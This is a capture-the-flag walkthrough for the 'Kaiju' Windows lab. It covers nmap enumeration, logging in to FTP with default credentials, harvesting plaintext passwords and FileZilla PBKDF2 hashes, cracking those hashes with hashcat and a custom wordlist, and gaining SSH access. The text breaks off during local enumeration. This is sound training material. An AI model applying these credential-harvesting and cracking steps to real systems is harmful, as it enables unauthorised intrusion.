
Overview
- Type Chains
- OS Windows
- Severity Hard
- Creator xct
- Release date 2024 Feb 2
- IP 10.10.212.197, 10.10.212.198, 10.10.212.199
Enumeration
Start the instance via Discord and let’s go:
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.212.197

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=BERSRV100.kaiju.vl
| Not valid before: 2024-12-13T08:12:14
|_Not valid after:  2025-06-14T08:12:14
| rdp-ntlm-info:
|   Target_Name: KAIJU
|   NetBIOS_Domain_Name: KAIJU
|   NetBIOS_Computer_Name: BERSRV100
|   DNS_Domain_Name: kaiju.vl
|   DNS_Computer_Name: BERSRV100.kaiju.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-14T08:33:58+00:00
|_ssl-date: 2024-12-14T08:34:02+00:00; -2s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- add
BERSRV100.kaiju.vlin /etc/hosts
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.212.198

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp?
|_ssl-date: TLS randomness does not represent time
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla.
| ssl-cert: Subject: commonName=filezilla-server self signed certificate
| Not valid before: 2023-12-17T14:33:49
|_Not valid after:  2024-12-17T14:38:49
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, NULL, RPCCheck, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     220-FileZilla Server 1.8.0
|     Please visit https://filezilla-project.org/
|   GetRequest:
|     220-FileZilla Server 1.8.0
|     Please visit https://filezilla-project.org/
|     What are you trying to do? Go away.
|   HTTPOptions, RTSPRequest:
|     220-FileZilla Server 1.8.0
|     Please visit https://filezilla-project.org/
|     Wrong command.
|   Help:
|     220-FileZilla Server 1.8.0
|     Please visit https://filezilla-project.org/
|     214-The following commands are recognized.
|     RNTO RNFR XPWD MDTM REST APPE MKD RMD DELE
|     ALLO STOR SIZE CDUP CWD TYPE SYST MFMT MODE XRMD
|     ADAT PROT PBSZ MLSD LIST XCWD NOOP AUTH OPTS EPRT
|     PASS QUIT PWD RETR USER NLST CLNT FEAT ABOR HELP
|     XMKD MLST STRU PASV EPSV PORT STAT
|_    Help ok.
22/tcp   open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 08:c7:c6:6a:51:48:2a:07:3f:9e:88:0c:e2:ff:2c:b9 (RSA)
|   256 75:96:f0:68:8a:03:69:ab:e4:9b:3e:5a:17:a8:ab:24 (ECDSA)
|_  256 d4:8e:ad:d3:23:a9:7b:7b:7b:16:9f:86:cb:ab:a3:55 (ED25519)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: KAIJU
|   NetBIOS_Domain_Name: KAIJU
|   NetBIOS_Computer_Name: BERSRV200
|   DNS_Domain_Name: kaiju.vl
|   DNS_Computer_Name: BERSRV200.kaiju.vl
|   DNS_Tree_Name: kaiju.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-14T08:38:18+00:00
| ssl-cert: Subject: commonName=BERSRV200.kaiju.vl
| Not valid before: 2024-12-13T08:11:38
|_Not valid after:  2025-06-14T08:11:38
|_ssl-date: 2024-12-14T08:38:25+00:00; -1s from scanner time.
- add
BERSRV200.kaiju.vlin /etc/hosts
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.212.199

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=BERSRV105.kaiju.vl
| Not valid before: 2024-12-13T08:11:53
|_Not valid after:  2025-06-14T08:11:53
| rdp-ntlm-info:
|   Target_Name: KAIJU
|   NetBIOS_Domain_Name: KAIJU
|   NetBIOS_Computer_Name: BERSRV105
|   DNS_Domain_Name: kaiju.vl
|   DNS_Computer_Name: BERSRV105.kaiju.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-14T08:41:57+00:00
|_ssl-date: 2024-12-14T08:42:01+00:00; -2s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- add
BERSRV105.kaiju.vlin /etc/hosts
We can see that RDP is open for all servers and BERSRV200 has FTP open then let’s start here.
BERSRV200.kaiju.vl - FTP (21/tcp) ()
Try to login as anynonymous but failed:
$ ftp -i anonymous@BERSRV200.kaiju.vl
Connected to BERSRV200.kaiju.vl.
220-FileZilla Server 1.8.0
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password: test@test.com
530 Login incorrect.
ftp: Login failed
ftp> quit
221 Goodbye.
Following HackTricks - Pentesting FTP, we try to authenticate with login ftp:
$ ftp -i ftp@BERSRV200.kaiju.vl
Connected to BERSRV200.kaiju.vl.
220-FileZilla Server 1.8.0
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password: ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
Success with
ftp:ftp
Quick listing:
ftp> ls
229 Entering Extended Passive Mode (|||65166|)
150 Starting data transfer.
dr-xr-xr-x 1 ftp ftp               0 Dec 27  2023 Configs
dr-xr-xr-x 1 ftp ftp               0 Dec 17  2023 Licenses
dr-xr-xr-x 1 ftp ftp               0 Dec 27  2023 Passwords
dr-xr-xr-x 1 ftp ftp               0 Dec 29  2023 Software
dr-xr-xr-x 1 ftp ftp               0 Dec 27  2023 Temp
226 Operation successful
Download all:
$ wget -r ftp://ftp:ftp@BERSRV200.kaiju.vl/
--2024-12-14 17:57:22--  ftp://ftp:*password*@bersrv200.kaiju.vl/
           => ‘bersrv200.kaiju.vl/.listing’
Resolving bersrv200.kaiju.vl (bersrv200.kaiju.vl)... 10.10.212.198
Connecting to bersrv200.kaiju.vl (bersrv200.kaiju.vl)|10.10.212.198|:21... connected.
Logging in as ftp ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PASV ... done.    ==> LIST ... done.

bersrv200.kaiju.vl/.listing                [ <=>                                                                      ]     296  --.-KB/s    in 0s
...
Downloaded: 27 files, 18M in 41s (452 KB/s)
Quick listing:
$ tree
.
├── Configs
│   └── FileZilla
│       └── users.xml
├── Licenses
├── Passwords
│   ├── firewalls.txt
│   ├── ftp.txt
│   └── local.txt
├── Software
│   ├── FileZilla Server.lnk
│   ├── Installers
│   │   ├── FileZilla_Server_1.8.0_win64-setup.exe
│   │   ├── KeePass-2.34-Setup.exe
│   │   └── putty-64bit-0.79-installer.msi
│   ├── KeePass2
│   │   ├── Database
│   │   │   └── it.kdbx
│   │   ├── KeePass.XmlSerializers.dll
│   │   ├── KeePass.chm
│   │   ├── KeePass.config.xml
│   │   ├── KeePass.exe
│   │   ├── KeePass.exe.config
│   │   ├── KeePassLibC32.dll
│   │   ├── KeePassLibC64.dll
│   │   ├── License.txt
│   │   ├── Plugins
│   │   ├── ShInstUtil.exe
│   │   ├── XSL
│   │   │   ├── KDBX_DetailsFull.xsl
│   │   │   ├── KDBX_DetailsLite.xsl
│   │   │   ├── KDBX_PasswordsOnly.xsl
│   │   │   ├── KDBX_Styles.css
│   │   │   ├── KDBX_Tabular.xsl
│   │   │   └── TableHeader.gif
│   │   ├── unins000.dat
│   │   └── unins000.exe
│   └── PuTTY.lnk
└── Temp
    └── _Logs
Quick grab:
$ cat Passwords/*
firewall:firewall123
ftp:ftp
administrator:[Moved to KeePass]
Found
firewall:firewall123
$ file Software/KeePass2/Database/it.kdbx
Software/KeePass2/Database/it.kdbx: Keepass password database 2.x KDBX
Found a KeePass 2.x vault
$ cat Configs/FileZilla/users.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<filezilla xmlns:fz="https://filezilla-project.org" xmlns="https://filezilla-project.org" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" fz:product_flavour="standard" fz:product_version="1.8.0">
<default_impersonator index="0" enabled="false">
<name></name>
<password></password>
</default_impersonator>
<user name="<system user>" enabled="false">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="%<home>" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description>This user can impersonate any system user.</description>
<impersonation login_only="false" />
<methods>1</methods>
</user>
<user name="backup" enabled="true">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="E:\Private" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="1">
<hash>ZqRNhkBO8d4VYJb0YmF7cJgjECAH43MHdNABkHYjNFU</hash>
<salt>aec9Yt49edyEvXkZUinmS52UrwNoNNgoM+6rK3fuFFw</salt>
<iterations>100000</iterations>
</password>
<methods>1</methods>
</user>
<user name="ftp" enabled="true">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="E:\Public" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="0" />
<methods>0</methods>
</user>
</filezilla>
- Found login
backupwith:
- hash
ZqRNhkBO8d4VYJb0YmF7cJgjECAH43MHdNABkHYjNFU- salt
aec9Yt49edyEvXkZUinmS52UrwNoNNgoM+6rK3fuFFw- iteration
100000ftpuser is mounted toE:\Public(already found)backupuser is mounted toE:\Private
FileZilla password cracking (backup)
Quick research on Google and found interesting posts'


Check what is the mode we can use with Hashcat to crack PBKDF2-HMAC-SHA256 and found it’s 10900:

The hash format should be:
"sha256", ":", iterations, ":", base64 salt, ":", base64 digest
We created like that:
$ cat backup.hash
sha256:100000:aec9Yt49edyEvXkZUinmS52UrwNoNNgoM+6rK3fuFFw:ZqRNhkBO8d4VYJb0YmF7cJgjECAH43MHdNABkHYjNFU
Let’s crack it:
$ hashcat -a 0 -w 4 -m 10900 backup.hash /usr/share/wordlists/rockyou.txt
Failed
Create our worldlist with common use cases and with credentials previsouly found:
$ cat custom_worldlist.txt
spring2024
summer2024
autumn2024
winter2024
kaiju
kaiju123
kaiju2024
kaiju2024!
backup
backup123
backup2024
backup2024!
firewall123
ftp
Try again:
$ hashcat -a 0 -w 4 -m 10900 backup.hash custom_worldlist.txt
hashcat (v6.2.6) starting

sha256:100000:aec9Yt49edyEvXkZUinmS52UrwNoNNgoM+6rK3fuFFw:ZqRNhkBO8d4VYJb0YmF7cJgjECAH43MHdNABkHYjNFU:backup123
Found
backup:backup123
Then we connect via FTP and found the Backup folder but empty.
Try via SSH:
$ sshpass -p 'backup123' ssh -p22 backup@BERSRV200.kaiju.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added 'bersrv200.kaiju.vl' (ED25519) to the list of known hosts.

Microsoft Windows [Version 10.0.20348.2159]
(c) Microsoft Corporation. All rights reserved.

backup@BERSRV200 C:\Users\backup>l
Access confirmed
FileZilla password cracking (admin)
List of users:
backup@BERSRV200 C:\Users\backup>cd ..

backup@BERSRV200 C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is AC3F-A083

 Directory of C:\Users

12/14/2024  05:50 PM    <DIR>          .
12/17/2023  05:23 AM    <DIR>          Administrator
01/21/2024  06:52 AM    <DIR>          Administrator.KAIJU
12/14/2024  05:50 PM    <DIR>          backup
12/17/2023  07:26 AM    <DIR>          clare.frost
12/17/2023  05:23 AM    <DIR>          Public
12/17/2023  06:38 AM    <DIR>          sasrv200
               0 File(s)              0 bytes
               7 Dir(s)   7,884,189,696 bytes free
Found
clare.frostandsasrv200
We saw previously that backup user is mounted to E:\Private so let’s check:
backup@BERSRV200 C:\Users>dir E:\Private
 Volume in drive E is Data
 Volume Serial Number is A494-31FF

 Directory of E:\Private

12/27/2023  02:15 AM    <DIR>          .
12/17/2023  07:10 AM    <DIR>          Backups
               0 File(s)              0 bytes
               2 Dir(s)   1,960,206,336 bytes free
But nothing in Backups:
backup@BERSRV200 C:\Users>dir /A E:\Private\Backups
 Volume in drive E is Data
 Volume Serial Number is A494-31FF

 Directory of E:\Private\Backups

12/17/2023  07:10 AM    <DIR>          .
12/27/2023  02:15 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   1,960,206,336 bytes free
We move up a level:
backup@BERSRV200 C:\Users>dir /A E:\
 Volume in drive E is Data
 Volume Serial Number is A494-31FF

 Directory of E:\

12/27/2023  02:15 AM    <DIR>          $RECYCLE.BIN
12/27/2023  02:15 AM    <DIR>          Private
12/27/2023  02:15 AM    <DIR>          Program Files
12/27/2023  02:15 AM    <DIR>          Public
12/29/2023  12:31 AM    <DIR>          System Volume Information
               0 File(s)              0 bytes
               5 Dir(s)   1,960,206,336 bytes free
Check Program Files:
backup@BERSRV200 C:\Users>dir /A "E:\Program Files"
 Volume in drive E is Data
 Volume Serial Number is A494-31FF

 Directory of E:\Program Files

12/27/2023  02:15 AM    <DIR>          .
12/27/2023  02:15 AM    <DIR>          ..
12/27/2023  02:15 AM    <DIR>          FileZilla Server
12/27/2023  02:15 AM    <DIR>          PuTTY
               0 File(s)              0 bytes
               4 Dir(s)   1,960,206,336 bytes free
Found
FileZilla ServerandPuTTY
Enumerate more:
backup@BERSRV200 C:\Users>dir /A "E:\Program Files\FileZilla Server"
 Volume in drive E is Data
 Volume Serial Number is A494-31FF

 Directory of E:\Program Files\FileZilla Server

12/27/2023  02:15 AM    <DIR>          .
12/27/2023  02:15 AM    <DIR>          ..
05/16/2023  10:27 AM            34,523 COPYING
12/11/2023  06:54 AM           976,384 filezilla-server-config-converter.exe
12/11/2023  06:54 AM            40,960 filezilla-server-crypt.exe
12/11/2023  06:54 AM         8,052,736 filezilla-server-gui.exe
12/11/2023  06:54 AM           358,912 filezilla-server-impersonator.exe
12/11/2023  06:54 AM         6,477,824 filezilla-server.exe
12/17/2023  06:38 AM             2,396 install.log
12/11/2023  06:49 AM           898,560 libfilezilla-41.dll
01/10/2023  08:40 AM           105,472 libgcc_s_seh-1.dll
08/23/2023  02:28 AM           637,952 libgmp-10.dll
08/23/2023  02:44 AM         2,101,760 libgnutls-30.dll
08/23/2023  02:32 AM           262,656 libhogweed-6.dll
08/23/2023  02:32 AM           316,416 libnettle-8.dll
09/15/2021  07:19 AM           228,864 libpng16-16.dll
01/10/2023  08:40 AM         1,965,568 libstdc++-6.dll
12/27/2023  02:15 AM    <DIR>          Logs
12/11/2023  06:28 AM            17,959 NEWS
12/17/2023  06:38 AM           103,917 Uninstall.exe
12/11/2023  06:51 AM         1,822,208 wxbase32u_gcc_custom.dll
12/11/2023  06:51 AM         5,706,752 wxmsw32u_core_gcc_custom.dll
03/31/2022  01:06 AM           133,632 zlib1.dll
              20 File(s)     30,245,451 bytes
               3 Dir(s)   1,960,206,336 bytes free
Found
install.log
Read it:
backup@BERSRV200 C:\Users>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users> cd "E:\Program Files\FileZilla Server"
PS E:\Program Files\FileZilla Server> type install.log
Create folder: E:\Program Files\FileZilla Server\Logs
Output folder: E:\Program Files\FileZilla Server
Created uninstaller: E:\Program Files\FileZilla Server\Uninstall.exe
Output folder: E:\Program Files\FileZilla Server
Extract: libfilezilla-41.dll
Extract: libgcc_s_seh-1.dll
Extract: libgmp-10.dll
Extract: libgnutls-30.dll
Extract: libhogweed-6.dll
Extract: libnettle-8.dll
Extract: libstdc++-6.dll
Extract: zlib1.dll
Extract: COPYING
Extract: NEWS
Output folder: E:\Program Files\FileZilla Server
Extract: filezilla-server-config-converter.exe
Extract: filezilla-server-crypt.exe
Extract: filezilla-server-impersonator.exe
Extract: filezilla-server.exe
Output folder: E:\Program Files\FileZilla Server
Extract: filezilla-server-gui.exe
Extract: libpng16-16.dll
Extract: wxbase32u_gcc_custom.dll
Extract: wxmsw32u_core_gcc_custom.dll
Create folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FileZilla Server
Create shortcut: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FileZilla Server\Uninstall FileZilla Server.lnk
Create shortcut: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FileZilla Server\Administer FileZilla Server.lnk
Create shortcut: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FileZilla Server\Start FileZilla Server.lnk
Create shortcut: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FileZilla Server\Stop FileZilla Server.lnk
Create folder: C:\Users\Public\Desktop
Create shortcut: C:\Users\Public\Desktop\Administer FileZilla Server.lnk
Create shortcut: C:\Users\Public\Desktop\Start FileZilla Server.lnk
Create shortcut: C:\Users\Public\Desktop\Stop FileZilla Server.lnk
create service filezilla-server: E:\Program Files\FileZilla Server\filezilla-server.exe
Service filezilla-server successfully created.
CheckConfigVersion: got [ok
]
Delete file: C:\Users\ADMINI~1\AppData\Local\Temp\1\nsxEDF4.tmp
Crypt output: [--admin.password@index=1 --admin.password.hash=mSbrgj1R6oqMMSk4Qk1TuYTchS5r8Yk3Y5vsBgf2tF8 --admin.password.salt=AdRNx7rAs1CEM23S5Zp7NyAQYHcuo2LuevU3pAXKB18 --admin.password.iterations=100000]
=====================================
Take note of the FileZilla Server Administration Interface TLS fingerprints:
SHA256 certificate fingerprint: 72:30:ea:81:80:0f:33:99:cc:70:52:1e:7c:bc:6f:ba:2c:4d:4b:0d:6f:bc:fe:61:7e:e6:c1:06:38:d5:3d:9d

=====================================
- Found login
adminwith:
- hash
mSbrgj1R6oqMMSk4Qk1TuYTchS5r8Yk3Y5vsBgf2tF8- salt
AdRNx7rAs1CEM23S5Zp7NyAQYHcuo2LuevU3pAXKB18- iteration
100000
Same than previously, we create the hash pattern and try to crack it with Hashcat:
$ cat admin.hash
sha256:100000:AdRNx7rAs1CEM23S5Zp7NyAQYHcuo2LuevU3pAXKB18:mSbrgj1R6oqMMSk4Qk1TuYTchS5r8Yk3Y5vsBgf2tF8
$ hashcat -a 0 -w 4 -m 10900 admin.hash custom_worldlist.txt
hashcat (v6.2.6) starting

sha256:100000:AdRNx7rAs1CEM23S5Zp7NyAQYHcuo2LuevU3pAXKB18:mSbrgj1R6oqMMSk4Qk1TuYTchS5r8Yk3Y5vsBgf2tF8:kaiju123
Found
admin:kaiju123
Privilege escalation by FileZilla abusing (sasrv200)(Kaiju_User-1)
We found tha admin password of Filezilla server, but what is the listening port?
PS E:\Program Files\FileZilla Server> cd Logs
PS E:\Program Files\FileZilla Server\Logs> dir


    Directory: E:\Program Files\FileZilla Server\Logs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/26/2023  11:28 PM          10095 filezilla-server.log


PS E:\Program Files\FileZilla Server\Logs> type .\filezilla-server.log
2023-12-17T14:38:49.146Z == ===== FileZilla Server 1.8.0 new logging started =====
2023-12-17T14:38:49.146Z == Setting up TLS for the FTP Server
2023-12-17T14:38:49.146Z == Generating self-signed certificate.
2023-12-17T14:38:49.161Z == SHA1 certificate fingerprint: ad:85:50:b5:08:9e:34:a7:8b:b9:d8:ef:3a:67:66:8c:c3:dc:55:02
2023-12-17T14:38:49.161Z == SHA256 certificate fingerprint: 3e:c7:e7:ef:c6:85:c9:7e:3f:e5:a1:3b:4f:2d:4e:93:2b:e2:f5:27:03:7f:e8:8e:60:e2:ae:4a:16:36:77:09
2023-12-17T14:38:49.161Z == Setting up TLS for the Administration Server
2023-12-17T14:38:49.161Z == Generating self-signed certificate.
2023-12-17T14:38:49.161Z == SHA256 certificate fingerprint: 72:30:ea:81:80:0f:33:99:cc:70:52:1e:7c:bc:6f:ba:2c:4d:4b:0d:6f:bc:fe:61:7e:e6:c1:06:38:d5:3d:9d
2023-12-17T14:38:49.161Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T14:38:49.161Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T14:38:49.161Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T14:38:49.161Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T14:38:49.161Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T14:39:16.099Z == ===== FileZilla Server 1.8.0 new logging started =====
2023-12-17T14:39:16.099Z == Setting up TLS for the FTP Server
2023-12-17T14:39:16.099Z == SHA1 certificate fingerprint: ad:85:50:b5:08:9e:34:a7:8b:b9:d8:ef:3a:67:66:8c:c3:dc:55:02
2023-12-17T14:39:16.099Z == SHA256 certificate fingerprint: 3e:c7:e7:ef:c6:85:c9:7e:3f:e5:a1:3b:4f:2d:4e:93:2b:e2:f5:27:03:7f:e8:8e:60:e2:ae:4a:16:36:77:09
2023-12-17T14:39:16.099Z == Setting up TLS for the Administration Server
2023-12-17T14:39:16.099Z == SHA256 certificate fingerprint: 72:30:ea:81:80:0f:33:99:cc:70:52:1e:7c:bc:6f:ba:2c:4d:4b:0d:6f:bc:fe:61:7e:e6:c1:06:38:d5:3d:9d
2023-12-17T14:39:16.099Z == [FTP Server] Listening on 0.0.0.0:21.
2023-12-17T14:39:16.099Z == [FTP Server] Listening on [::]:21.
2023-12-17T14:39:16.099Z == [Administration Server] Listening on 127.0.0.1:14148.
2023-12-17T14:39:16.099Z == [Administration Server] Listening on [::1]:14148.
2023-12-17T14:39:24.896Z == [Administration Server] Administration client with ID 1 connected from 127.0.0.1:49793
2023-12-17T14:40:54.724Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T14:40:54.724Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T14:40:54.833Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T14:40:54.833Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T14:40:54.833Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T14:41:19.662Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T14:41:19.662Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T14:41:19.771Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T14:41:19.771Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T14:41:19.771Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T14:41:20.974Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T14:41:20.974Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T14:41:21.099Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T14:41:21.099Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T14:41:21.099Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T14:41:38.662Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T14:41:38.662Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T14:41:38.771Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T14:41:38.771Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T14:41:38.771Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T14:41:40.880Z == [Administration Server] Administration client with ID 1 disconnected without error
2023-12-17T14:41:40.880Z == [Administration Server] Session 1 ended gracefully.
...
Seems
FileZilla Serverworks on port14148/tcpundersasrv200user
PS E:\Program Files\FileZilla Server> netstat -taon | FINDSTR "LISTEN"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       3576     InHost
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       1836     InHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       836      InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4        InHost
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1020     InHost
